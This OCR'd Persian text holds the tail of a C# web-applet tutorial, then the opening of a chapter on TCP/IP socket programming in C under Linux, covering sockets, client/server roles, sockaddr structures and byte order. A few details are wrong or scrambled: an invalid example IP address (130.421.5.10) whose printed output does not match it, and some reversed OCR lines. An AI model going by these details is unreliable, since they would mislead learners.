
```
<html>
<head>
<title>C# Web control I</title>
</head>
<body>
and now...<br>
<object id=t
classid="http:cs_appl.dll#cs_appl.T"
height=300 width=300 VIEWASTEXT>
</object>
<br>
<a href=Class1.cs>source</a>
</body>
</html>
```

نحوه ی اجرا کردن اپلت وHTML مربوطه در IIS :

هر چند الزامی به ساخت پروژه درون wwwroot وجود نداشت اما هنگام اجرای اپلت سی شارپ باید آنرا بهwwwroot کپی نمود . روی فایل درونHTML ساخته شده در محیطIIS کلیک راست نموده و گزینه یBrowse را برگزینید . (شکل ۳)



شکل ۳ -نحوه ی اجرای اپلت سی شارپ در IIS .
و در پایان اپلت به صورت شکل ۴ اجرا خواهد شد.



شکل ۴ -نمایی از اجرای یک اپلت نمونه ی سی شارپ.

مرجع:

C# Applet By Lloyd Dupont
http://www.csharphelp.com/

آموزش برنامه نویسی تحت شبکه اینترنت با زبان C

برنامه نویسی تحت شبکه اینترنت

نویسنده : مهندس احسان ملکیان
(عضو هیات علمی دانشگاه تربیت معلم تهران) ؛ (عضو گروه امنیت WhiteHat Nomads)

پست الکترونیک : ؟

مقدمه)

در فصول گذشته ساختار پروتکلهایTCP و IP را بررسی کردیم و طریقه آدرس دهی ماشینها و پروسه های روی هر ماشین را بوسیله آدرسIP و آدرس پورت آموختیم .معمولاً پیادهسازی این پروتکلها توسط طراح هر سیستم عامل انجام و بعنوان جزئی از سیستم عامل همراه آن ارائه و نصب میشود .در سیستم عامل هایی مثل یونیکس یاMS-Windows که اصل برنامه آن در دسترس نیست این انعطاف وجود ندارد که بتوان در محیطهای آزمایشگاهی برنامه هایTCP و IP یا پروتکلهای مرتبط با آنها را تغییراتی داد و نتیجه تغییرات را بررسی و تحلیل کرد لذا نظر علاقمندان به این مورد را به سیستم عامل " لینوکس "جلب مینماییم.

حال فرض میکنیم یک برنامه نویس بخواهد در یک محیط برنامه نویسی مثل C بگونه ای برنامه نویسی کند که محتویات یک فایل درون یک کامپیوتر راه دور را تغییر بدهد یا آنرا روی کامپیوتر خودش منتقل نماید یا فرض کنید یک برنامه نویس موظف شده است که یک محیط پست الکترونیکی خاص و با امکانات ویژه برای بکارگیری در یک محیط اداری طراحی نماید .برای طراحی چنین

برنامه هایی که تماماً در لایه چهارم یعنی لایه کاربرد تعریف میشود برنامه نویس باید به نحوی با مفاهیم برنامه نویسی تحت شبکه آشنا باشد.

در این فصل اصول کلی برنامه نویسی شبکه و مفهوم" سوکت " را مورد بررسی قرار میدهیم و با مثالهای ساده روش نوشتن برنامه های کاربردی تحت پروتکلTCP/IP را تشریح خواهیم کرد .برای سادگی کار و همچنین ارائه دید عمیق ، کد هایی که در این فصل ارائه میشوند به زبان C هستند که در محیط سیستم عامل لینوکس و با مترجم **gcc** به زبان ماشین ترجمه شدهاند .

در حقیقت این فصل نقطه آغازی است برای تمام برنامه نویسانی که به نحوی مجبور خواهند شد برنامه کاربردی تحت شبکه اینترنت بنویسند. سنگ بنای تمام برنامه های کاربردی لایه چهارم مفهومی بنام سوکت است که این مفهوم توسط طراحان سیستم عامل یونیکس به زیبایی به منظور برقراری ارتباط برنامه های تحت شبکه و تبادل جریان داده بین پروسه ها ابداع شد و در این فصل باید مفهوم آنرا کالبد شکافی کنیم.

شاید شما این جمله را شنیده باشید**" در دنیای یونیکس هر چیزی میتواند بصورت یک فایل تلقی و مدل شود"** تمام عوامل و انواع ورودی و خروجی ها (I/O) میتواند توسط سیستم فایل مدل شود .مثلاً چاپگر میتواند یک فایل باشد (مثلاً فایلی با نام PRN) حال وقتی سیستم عامل چاپگر را بصورت یک فایل استاندارد مدل کرده باشد شما با مفاهیمی که از فایلها و چگونگی بکارگیری آنها در محیط برنامه نویسی آموخته اید، برای راه اندازی چاپگر و چاپ یک متن، میتوانید در برنامه خود عملیات ساده و در عین حال استاندارد زیر را انجام بدهید:

الف) چاپگر را همانند یک فایل با نام استاندارد آن بصورت فایلی" فقط نوشتنی "باز میکنید (با دستورات()open یا ()fopen)

ب) اگر نتیجه مرحله قبل موفقیت آمیز بود سیستم عامل یک مشخصه فایل 3 بعنوان اشاره گر فایل برمیگرداند.

ج) داده هایی که قرار است بر روی چاپگر ارسال شوند را با همان دستورات معمولی نوشتن در دستور معمولی فایل ()write یا ()fwriteدرون فایل باز شده از مرحله قبل مینویسید.

د) پس از اتمام کار فایل را میبندید . دستور()close یا ()fclose .

کلیت کاری که باید انجام بشود همین چند مرحله است و برنامه نویس به هیچ عنوان درگیر ساختار چاپگر و اعمالی که برای راه اندازی و چاپ یک متن لازم است نخواهد شد .این وظائف را راه انداز چاپگر بعنوان بخشی از پوسته سیستم عامل بعهده دارد.

چهار مرحله های که برای بکارگیری چاپگر معرفی شد دقیقا میتواند برای نوشتن بر روی صفحه نمایش یا خواندن از آن مورد استفاده قرار گیرد ، فقط باید نام فایل صفحه نمایش" کنسول(con) " در نظر گرفته شود. یونیکس قادر است تمام دستگاههای ورودی و خروجی را بعنوان فایل مدل نماید .بنابراین تمام عملیاتی که برنامه نویس برای بکارگیری دستگاههای مختلف بایستی بداند و بکار بگیرد یکسان و ساده و شفاف خواهد بود .آیا میتوانید گزاره های زیر را بپذیرید:

- چاپگر فایلی است فقط نوشتنی.
- پویشگر 1 فایلی است فقط خواندنی.
- صفحه نمایش بعنوان کنسول فایلی است خواندنی و نوشتنی.
- پورت سریال فایلی است خواندنی و نوشتنی.
- یک فایل واقعی روی دیسک سخت فایلی است خواندنی و نوشتنی.
- یک فایل واقعی روی دیسک فشرده فایلی است فقط خواندنی.
- صف FIFO یا خط لوله در محیط یونیکس فایلهایی هستند خواندنی و نوشتنی .

حال که ذهن شما این نکته را پذیرفت که هر نوعI/O در دنیای سیستم عامل بصورت یک فایل استاندارد قابل عرضه و مدل کردن است ، شما را با یک سوال کلیدی مواجه میکنیم:

آیا ارتباط دو کامپیوتر روی شبکه و مبادله اطلاعات بین آن دو، ماهیت ورودی / خروجی (*I/O*) ندارد ؟

اگر جوابتان منفی است این فصل را رها کنید ولی اگر تردید دارید یا یقیناً جوابتان مثبت است تا انتها این فصل را دنبال نمایید. اگر ساختار فایل را برای ارتباطات شبکه ای تعمیم بدهیم آنگاه برای برقراری ارتباط بین دو برنامه روی کامپیوترهای راه دور روال زیر پذیرفتنی است:

الف) در برنامه خود از سیستم عامل بخواهید تا شرایط را برای برقراری یک" ارتباط "با کامپیوتری خاص با (آدرس IP مشخص) برنامه ای خاص روی آن کامپیوتر با آدرس پورت مشخص فراهم کند یا اصطلاحا سوکتی را بگشاید .اگر این کار موفقیت آمیز بود سیستم عامل برای شما یک اشاره گر فایل برمیگرداند و در غیر اینصورت طبق معمول مقدار پوچ (NULL) به برنامه شما برخواهد گرداند .

ب) در صورت موفقیت آمیز بودن عمل در مرحله قبل ، به همان صورتی که درون یک فایل مینویسید یا از آن میخوانید ، میتوانید با توابع send() یا write() و recv() یا read() اقدام به مبادله دادهها بنمایید.

ج) عملیات مبادله دادهها که تمام شد ارتباط را همانند یک فایل معمولی ببندید . با تابعclose() برای آنکه در برنامه خود همانند فایل یک" اشاره گر ارتباط "را از سیستم عامل طلب کنید تا برایتان مقدمات یک ارتباط را فراهم کند بایستی تابع سیستمیsocket() را در برنامه خود صدا بزنید .

درصورتی که عمل موفقیت آمیز بود ، یک اشاره گر غیر پوچ بر میگردد که از آن برای فراخوانی توابع و روال های بعدی استفاده خواهد شد. پس از این هر گاه از" سوکت باز "یا مبادله دادهها روی سوکت یاد کردیم منظورمان اشاره به یک ارتباط باز یا مبادله اطلاعات بین دو نقطه TSAP روی دو سیستم شبکه کامپیوتری میباشد. دقیقاً همانند فایلها که میتوان همزمان چندین فایل را در یک برنامه واحد باز کرد و روی هر یک از آنها) با استفاده از اشاره گر فایل (نوشت یا از آنها خواند، در یک برنامه تحت شبکه میتوان بطور همزمان چندین ارتباط فعال و باز داشت و با مشخصه هر یک از این ارتباط ها روی هر کدام از آنها مبادله داده انجام داد.

۲) انواع سوکت و مفاهیم آنها

اگر بخواهیم از نظر اهمیت انواع سوکت را معرفی کنیم دو نوع سوکت بیشتر وجود ندارد . انواع دیگری هم هستند ولی کم اهمیت تر هستند . این دو نوع سوکت عبارتند از:

- سوکت های نوع استریم که سوکت های اتصال گرا 2 نامیده میشود.
- سوکت های نوع دیتاگرام که سوکت های بدون اتصال 3 نامیده میشود.

اگر عادت به پیش داوری دارید برای تمایز بین مفهوم این دو نوع سوکت، تفاوت بین مفاهیم ارتباط نوعTCP وUDP را مد نظر قرار بدهید .روش ارسال برای سوکت های نوع استریم همان روشTCP است و بنابراین دادهها با رعایت ترتیب و مطمئن با نظارت کافی بر خطاهای احتمالی مبادله میشوند .سوکت های نوع دیتاگرام نامطمئن است و هیچگونه تضمینی در ترتیب جریان دادهها وجود ندارد.

اکثر خدمات و پروتکل هایی که در لایه چهارم تعریف شدهاند و در فصول بعدی آنها را بررسی میکنیم نیازمند حفظ اعتبار و صحت دادهها و همچنین رعایت ترتیب جریان دادهها هستند .بعنوان مثال پروتکل انتقال فایل(FTP) پروتکل انتقال صفحات ابر متن (HTTP) یا پروتکل انتقال نامه های الکترونیکی(SMTP) همگی نیازمند برقراری یک ارتباط مطمئن هستند و طبعاً از سوکت های نوع استریم بهره میبرند.

همانگونه که قبلاً در مورد پروتکلTCP آموختیم پروتکلی است که دادهها را با رعایت ترتیب و خالی از خطا مبادله مینماید و پروتکل IP که در لایه زیرین آن واقع است با مسیریابی بسته ها روی شبکه سروکار دارد . سوکت های نوع استریم دقیقاً مبتنی بر پروتکل TCPبوده و طبیعتاً قبل از مبادله دادهها باید یک اتصال 1 به روش دست تکانی سه مرحله ای 2 برقرار بشود.

سوکت های نوع دیتاگرام مبتنی بر پروتکلUDP است و بدون نیاز به برقراری هیچ ارتباط و یا اتصال ، دادهها مبادله میشوند و بنابراین تضمینی بر رسیدن دادهها ، صحت دادهها و تضمین ترتیب دادهها وجود ندارد ولی با تمام این مشکلات باز هم در برخی از کاربرد ها مثل انتقال صدا و تصویر یا سیستمDNS که قبلاً آنرا بررسی کردیم مورد استفاده قرار میگیرد .تنها حسن این روش سرعت انتقال داده ها میباشد.

در حقیقت شما با استفاده از سوکت ها میخواهید یک ابزار برای استفاده از پروتکلهایTCP یا UDP در اختیار داشته باشید.

"سوکت یک مفهوم انتزاعی از تعریف ارتباط در سطح برنامه نویسی خواهد بود و برنامه نویس با تعریف سوکت عملاً تمایل خود را برای مبادله دادهها به سیستم عامل اعلام کرده و بدون درگیر شدن با جزئیات پروتکلTCP یاUDP از سیستم عامل میخواهد تا فضا و منابع مورد نیاز را جهت برقراری یک ارتباط ، ایجاد کند".

۳) مفهوم سرویس دهنده/ مشتری

در برنامه نویسی شبکه این نکته قابل توجه است که هر ارتباطی دو طرفه میباشد یعنی عملاً ارتباط مابین دو پروسه تعریف میشود لذا طرفین ارتباط بایستی در لحظه شروع تمایل خود را برای مبادله دادهها به سیستم عامل اعلام کرده باشند .در هر ارتباط یکی از طرفین ، شروع کننده ارتباط تلقی میشود و طرف مقابل در صورت آمادگی این ارتباط را میپذیرد .در صورت پذیرش ارتباط، مبادله دادهها امکان پذیر خواهد بود .اگر برنامه های را که شروع کننده ارتباط است برنامه مشتری بنامیم قاعدتا برنامه های که این ارتباط را میپذیرد و منتظر آن بوده سرویس دهنده نام خواهد گرفت.


تعریف عمومی :مشتری(Client) پروسه های است که اصولا نیازمند مقداری اطلاعات است .سرویس دهنده(Server) پروسه ای است که اطلاعاتی را در اختیار دارد و تمایل دارد تا این اطلاعات را به اشتراک بگذارد و منتظر میماند تا یک متقاضی ، واحدی از این اطلاعات را طلب کند و او آنرا تحویل بدهد.

بعنوان مثال وقتی سخن از سرویس دهنده وب در میان است در یک عبارت ساده ، منظور سیستمی است که اطلاعاتی را در قالب صفحات وب در اختیار دارد و در عین حال منتظر است که کسی تقاضای یکی از این صفحات را نموده و او این درخواست را اجابت کرده و دادههای لازم را در پاسخ به این تقاضا ارسال نماید.

برنامه سمت سرویس دهنده برنامه های است که روی ماشین سرویس دهنده نصب میشود و منتظر است تا تقاضایی مبنی بر برقراری یک ارتباط دریافت کرده و پس از پردازش آن تقاضا ، پاسخ مناسب را ارسال نماید بنابراین در حالت کلی برنامه سرویس دهنده شروع کننده یک ارتباط نیست.

در طرف مقابل برنامه های سمت مشتری هستند که بنابر نیاز ، اقدام به درخواست اطلاعات میکنند .تعداد مشتری ها روی ماشینهای متفاوت یا حتی روی یک ماشین میتواند متعدد باشد و لیکن معمولاً تعداد سرویس دهنده ها یکی است . مگر در سیستم های توزیع شده که مورد بحث ما نیستند . برای مثال جلسه پرسش و پاسخی را در نظر بگیرید که یکنفر صاحب اطلاعات ، پاسخگو و منتظر سوال است - سمت سرویس دهنده در طرف دیگر تعدادی سوال کننده هستند که مختارند در رابطه با موضوع مورد بحث سوال نمایند - سمت مشتری.-

به نظر میرسد با دقت در مفهوم سرویس دهنده /مشتری متقاعد بشوید که ساختار برنامه های که در سمت سرویس دهنده در حال اجراست با برنامه ای که در سمت مشتری اجرا میشود ، متفاوت خواهد بود.



شکل ۱ ارتباط بین سرویس دهنده و مشتری

قبل از آنکه وارد مقوله برنامه نویسی سوکت بشویم بد نیست الگوریتم کل کاری که بایستی در سمت سرویس دهنده و همچنین در سمت مشتری انجام بشود، بررسی نماییم:

برنامه شما در سمت سرویس دهنده به عملیات زیر نیازمند خواهد بود:

الف) یک سوکت را که مشخصه یک ارتباط است ، به وجود بیاورید .تا اینجا فقط به سیستم عامل اعلام کردهاید که نیازمند تعریف یک ارتباط هستید .در همین مرحله به سیستم عامل نوع ارتباط درخواستی خود راTCP یا UDP معرفی مینمائید .این کار در محیط سیستم عامل یونیکس توسط تابع سیستمیsocket() انجام میشود .

ب) به سوکتی که باز کردهاید یک آدرس پورت نسبت بدهید .این کار توسط تابع سیستمیbind() انجام میشود و در حقیقت با این کار به سیستم عامل اعلام میکنید که تمام بسته هایTCP یاUDP را که آدرس پورت مقصد شان با شماره مورد نظر شما مطابقت دارد ، به سمت برنامه شما هدایت کند .در حقیقت با این کار خودتان را بعنوان پذیرنده دسته ای از بسته های TCP یاUDP با شماره پورت خاص معرفی کرده اید . دقت کنید که در برنامه سمت سرویس دهنده استفاده از دستورbind() الزامی است

ج) در مرحله بعد به سیستم عامل اعلام میکنید که کارش را برای پذیرش تقاضاهای ارتباط TCP شروع نماید .این کار توسط تابع سیستمی listen() انجام میشود و چون ممکن است تعداد تقاضاهای ارتباط متعدد باشد باید حداکثر تعداد ارتباط TCP را که میتوانید پذیرای آن باشید ، تعیین نمائید چرا که سیستم عامل باید بداند برای پذیرش ارتباطات TCP چقدر فضا و منابع شامل بافر در نظر بگیرد .دقت کنید که اعلام پذیرش تقاضاهای ارتباط به معنای پذیرش دادهها نیست بلکه فضای لازم را جهت ارسال و دریافت دادهها ایجاد میکنید .معمولاً تعیین تعداد ارتباطاتTCP که میتواند بطور همزمان پذیرفته شده و به روش اشتراک زمانی پردازش شود ، در اختیار شماست ولی باید این تعداد کمتر از مقداری باشد که سیستم عامل بعنوان حداکثر تعیین کرده است .بازهم یادآوری میکنیم که سرویس دهنده میتواند بصورت همزمان، چندین ارتباط متفاوت با چندین برنامه روی ماشینهای متفاوت را بصورت باز و فعال داشته باشد .بعنوان یک مقایسه با سیستم فایل تعداد حداکثر ارتباط باز را تعداد فایلی تصور کنید که میتواند توسط برنامه شما بطور همزمان باز شود.

د) نهایتا با استفاده از تابعaccetp() از سیستم عامل تقاضا کنید یکی از ارتباطات معلق را در صورت وجود به برنامه شما معرفی کند .تابعaccetp() نکات ظریفی دارد که به تفصیل بررسی خواهد شد.

ه) از دستوراتsend() وrecv() برای مبادله دادهها استفاده نمائید .

و) نهایتا ارتباط را خاتمه بدهید .این کار به دو روش امکان پذیر خواهد بود:

- قطع ارتباط دو طرفه ارسال و دریافت توسط تابع close()
- قطع یکطرفه یکی از عملیات ارسال یا دریافت توسط تابع shutdown در برنامه سمت مشتری بایستی اعمال زیر انجام شود :

الف) یک سوکت را که مشخصه یک ارتباط است ، به وجود بیاورید .تا اینجا فقط به سیستم عامل اعلام شده است که نیازمند تعریف یک ارتباط هستید.

ب) در مرحله بعد لازم نیست همانند برنامه سرویس دهنده به سوکت خود آدرس پورت نسبت بدهید یعنی لزومی به استفاده از دستور bind()وجود ندارد چرا که برنامه سمت مشتری منتظر تقاضای ارتباط از دیگران نیست بلکه خودش متقاضی برقراری ارتباط با یک سرویس دهنده است .بنابراین در مرحله دوم به محض آنکه نیازمند برقراری ارتباط با یک سرویس دهنده شدید آن تقاضا را با استفاده از تابع سیستمیconnect() به سمت آن سرویس دهنده بفرستید .

اگر مراحل دست تکانی سه مرحله ای را در برقراری یک ارتباطTCP بخاطر داشته باشید، دستورconnect() عملاً متولی شروع و انجام چنین ارتباطی است .

مجددا تاکید میکنیم از تابعbind() زمانی استفاده میشود که پذیرای ارتباطاتTCP با شماره پورت خاصی باشید ولی در طرف مشتری چنین کاری لازم نخواهد بود چرا که برنامه سمت مشتری شروع کننده ارتباط است.

اگر عمل()connect موفقیت آمیز بود به معنای موفقیت در برقراری یک ارتباطTCP با سرویس دهنده است و میتوانید بدون هیچ کار اضافی به ارسال و دریافت دادهها اقدام نمائید.

ج) از توابع()send ()recv برای ارسال یا دریافت دادهها اقدام نمائید .

د) ارتباط را با توابع()close یا()shutdown بصورت دوطرفه یا یکطرفه قطع نمائید .

پس از بررسی الگوریتم کلی برنامه های سمت سرویس دهنده و سمت مشتری وقت آن رسیده است که ساختمان دادهها و همچنین توابع و روال های مورد نیاز در برنامه نویسی را با دقت بیشتری مورد بررسی قرار بدهیم.

۴) ساختمان دادههای مورد نیاز در برنامه نویسی مبتنی بر سوکت

برای آغاز برنامه نویسی بهترین کار آنست که متغیر ها و انواع ساختمان داده مورد نیاز در برنامه نویسی سوکت، تحت بررسی قرار بگیرد . تمام قطعه کدها با C هستند

اولین نوع داده **" مشخصه سوکت "** است که همانند اشاره گر فایل ، برای ارجاع به یک ارتباط باز مورد استفاده قرار میگیرد و یک عدد صحیح دو بایتی است یعنی با تعریف زیر ، متغیر **a** میتواند مشخصه یک سوکت باشد:

int a;

دومین نوع داده برای برقراری ارتباط ، یک استراکچر است که آدرس پورت پروسه و همچنین آدرسIP ماشین طرف ارتباط را درخود نگه میدارد .فعلاً در تعریفی ساده ساختار آن بصورت زیر است .

```
struct sockaddr {

        unsigned short sa_family;       /* address family, AF_xxxx */
        char sa_data[14];               /* 14 bytes of protocol address */

                };
```

- **sa_family** : خانواده یا نوع سوکت را مشخص میکند .در حقیقت این گزینه تعیین میکند که سوکت مورد نظر را در چه شبکه و روی چه پروتکلی بکار خواهید گرفت؛ لذا در سیستمی که با پروتکلهای متفاوت و سوکت های متفاوت سروکار دارد ، باید نوع سوکت درخواستی را تعیین کنید .فعلاً در کل این فصل که بحث ما شبکه اینترنت با پروتکل TCP/IP است خانواده سوکت را با ثابتAF_INET مشخص میکنیم .در مورد شبکه های دیگر مثل Appletalk این گزینه متفاوت خواهد بود .

- **sa_data :** این چهارده بایت مجموعه ای است از آدرس پورت ، آدرس IP و قسمتی اضافی که باید با صفر پر شود و دلیل آنرا بعداً اشاره میکنیم.

همانگونه که اشاره شد این استراکچر بایستی آدرس پورت و آدرسIP را نگه دارد ولی در تعریف بالا چنین فیلد هایی مشاهده نمیشود . برای سادگی در برنامه نویسی ، استراکچر دیگری معرفی میشود که دقیقاً معادل استراکچر قبلی است ولی تعریف متفاوتی دارد و شما میتوانید از هر کدام به دلخواه بهره بگیرید:

```
struct sockaddr_in {
short int sin_family; /* Address family */
unsigned short int sin_port; /* Port number */
struct in_addr sin_addr; /* Internet address */
unsigned char sin_zero[8]; /* Same size as struct sockaddr */
};
```

- **sin_family** : همانند ساختار قبلی خانواده سوکت را تعیین میکند و برای شبکه اینترنت بایستی مقدار ثابتAF_INET داشته باشد .
- **sin_port :** این فیلد دو بایتی ، آدرس پورت پروسه مورد نظر را مشخص مینماید

- **in_addr** : آدرسIP ماشین مورد نظر را مشخص میکند .این فیلد خودش یک استراکچر است که در ادامه تعریف خواهد شد ، فقط بدانید که کلا عددی صحیح ، بدون علامت و چهار بایتی است.

sin_zero[8] : این هشت بایت در کاربردهای مهندسی اینترنت کلا باید مقدار صفر داشته باشد دلیل وجود این فیلد ، آنست که مفهوم سوکت برای تمام شبکه ها با پروتکلهای متفاوت ، بصورت معادل استفاده شده و بنابراین استراکچر فوق باید بگونه ای تعریف شود که برای تمام پروتکلهای شبکه قابل استفاده باشد .در شبکه اینترنت فعلاً آدرسIP چهار بایتی و آدرس پورت دو بایتی است در حالی که در برخی دیگر از شبکه ها طول آدرس بیشتر است .بنابراین هنگامی که از استراکچر فوق در کاربردهای برنامه نویسی شبکه اینترنت بهره میگیرید این هشت بایت اضافی است ولی حتماً باید با توابعی مثل memset() تماماً صفر شود .

دقت نمایید که دو استراکچر قبلی دقیقاً معادل اند و میتوان در فراخوانی توابع ، هر کدام از آنها را با تکنیک" تطابق نوع " بجای دیگری بکار برد ولی در مجموع استفاده از تعریف دوم راحت تر خواهد بود. در تعریف استراکچر دوم یک استراکچر دیگر بنام in_addr تعریف شده که ساختار آن بصورت زیر است:

```
/* Internet IP address (a structure for historical reasons) */
struct in_addr {
unsigned long s_addr;
};
```

این فیلد چهار بایتی برای نگهداری آدرسIP کاربرد دارد و تعریف آن بصورت فوق کمی عجیب به نظر میرسد چرا که میتوانستیم در استراکچر قبلی بطور مستقیم آنرا unsigned long معرفی کنیم ولی بهر حال بصورت بالا تعریف شده است .برای مقدار دهی به فیلد های بالا میتوانید از هر روشی که دلخواه شماست استفاده کنید ولیکن توابعی ساده برای این کار وجود دارند که در ادامه معرفی خواهند شد.

۵) مشکلات ماشینها از لحاظ ساختار ذخیره سازی کلمات در حافظه

در گذشته تفاوت ماشینهای نوعBE و نوع LE را بررسی کردیم و اشاره شد که در پروتکلTCP/IP ترتیب بایت ها بصورت BEتوافق شده است لذا وقتی قرار است برنامه شما روی ماشینی که ساختارLE دارد نصب شود ترتیب بایت های ارسالی روی شبکه بهم خواهد خورد .بعنوان مثال وقتی که روی ماشینی از نوعLE دستور زیر اجرا میشود :

```
struct sockaddr_in as;
as.sin_port=0xB459;
```

چون بایت کم ارزش اول ذخیره میشود و بعد از آن بایت پرارزش قرار میگیرد لذا پس از قرار گرفتن این دو بایت در بسته TCP آدرس پورت بصورت زیر و قطعاً اشتباه تنظیم خواهد شد :

59	B4

بنابراین وقتی قرار است برنامه نویس مقداری را درون فیلدی قرار بدهد که دو بایتی یا چهار بایتی است بایستی نگران نوع ماشین و ترتیب بایت ها باشد .به همین دلیل معرفی توابع زیر بعنوان ابزار کار برنامه نویس شبکه اینترنت ضروری است:

htons() : BE حالت به دوبایتی کلمات تبدیل تابع
htonl() : BE حالت به چهار بایتی کلمات تبدیل تابع
ntohs() : از دو بایتی کلمات تبدیل تابع BE ماشین فعلی حالت به
ntohl() : از چهار بایتی کلمات تبدیل تابع BE ماشین فعلی حالت به

برنامه نویس لازم است ساختار ماشین مورد استفاده جهت نصب نهایی برنامه اش را بداند تا در صورتLE بودن حتماً قبل از قرار دادن مقادیر در فیلد های دو بایتی یا چهار بایتی از توابع فوق استفاده کند.

تذکر : فقط وقتی از توابع فوق استفاده میشود که نهایتا فیلد مورد نظر در بسته TCP یا IP تنظیم شود .بعنوان مثال در استراکچر sock_addr_in در فیلدsin_family مقدارAF_INET که مقداری ثابت است قرار میگیرد و این فیلد فقط برای سیستم عامل تعریف شده و روی شبکه منتقل نخواهد شد لذا برای مقدار دهی به این فیلد لازم نیست از توابع فوق استفاده نماییم .در ادامه با مثال هایی که خواهیم داشت با موارد استفاده توابع فوق آشنا میشویم.

۵-۱) مشکلات تنظیم آدرسIP درون فیلد آدرس

آدرس های در مبحث IP آدرس های آموختید که IP در قالب چهار فیلد هشت تایی ده دهی نوشته میشوند:

192.140.11.211

در حالی که در استراکچرsock_addr_in فیلد آدرسIP عددی است چهار بایتی که با یک عدد از نوعlong پر میشود .بنابراین دو تابع زیر جهت انتساب آدرس هایIP با ساختار فوق الذکر کاربرد دارد :

- **تابعinet_addr():** این تابع یک رشته کاراکتری بفرم " 187.121.11.44 " را گرفته و به یک عدد چهار بایتی با قالب BE تبدیل میکند

مثال :

```
struct sockaddr_in ina;
ina.sin_addr.s_addr=inet_addr("130.421.5.10")
```

در مثال بالا آدرسIP رشته های است و پس از تبدیل به عددی چهار بایتی در قالبBE در فیلد مربوطه قرار میگیرد.

تابع inet_ntoa() : این تابع عکس عمل تابع قبلی را انجام میدهد یعنی یک آدرس چهار بایتی در قالبBE را گرفته و آنرا بصورت یک رشته کاراکتری که آدرسIP را بصورت نقطه دار تعریف کرده ، تبدیل مینماید .پارامتر ورودی تابع فوق از نوع struct in_addrو خروجی آن نوع رشته ای است .به مثال زیر دقت کنید:

```
printf("%s",inet_ntoa(ina.sin_addr));
```

در مثال فوق محتوای آدرسIP بصورت رشته های نقطه دار و در مبنای ده روی خروجی چاپ خواهد شد .مثلاً خروجی به فرم زیر است:

```
130.141.5.10
```

در بخشهای آتی چگونگی تبدیل آدرس های حوزه به فرمwww.ibm.com را به آدرسIP در محیط برنامه نویسی توضیح خواهیم داد .قبل از آن باید توابع لازم برای تعریف و برقراری ارتباط تعریف شوند.

۶) توابع مورد استفاده در برنامه سرویس دهنده مبتنی بر (TCP)

۶-۱) تابع socket()

فرم کلی این تابع بصورت زیر است:

```
#include <sys/types.h>
#include <sys/socket.h>
int socket(int domain, int type, int protocol);
```

- **domain :** این پارامتر نشان دهنده خانواده سوکت است و به نحوی که قبلاً اشاره شد در برنامه نویسی شبکه اینترنت ، با مقدار ثابتAF_INET تنظیم میشود
- **Type :** با این پارامتر نوع سوکت دلخواه تان را اعلام میکنید که میتواند نوع استریم یا از نوع دیتاگرام باشد .اگر سوکت دلخواه تان نوع استریم بود در فیلد type مقدار ثابتSOCK_STREAM قرار بدهید و اگر نوع دیتاگرام خواستید درآن مقدارSOCK_DGRAM تنظیم کنید.
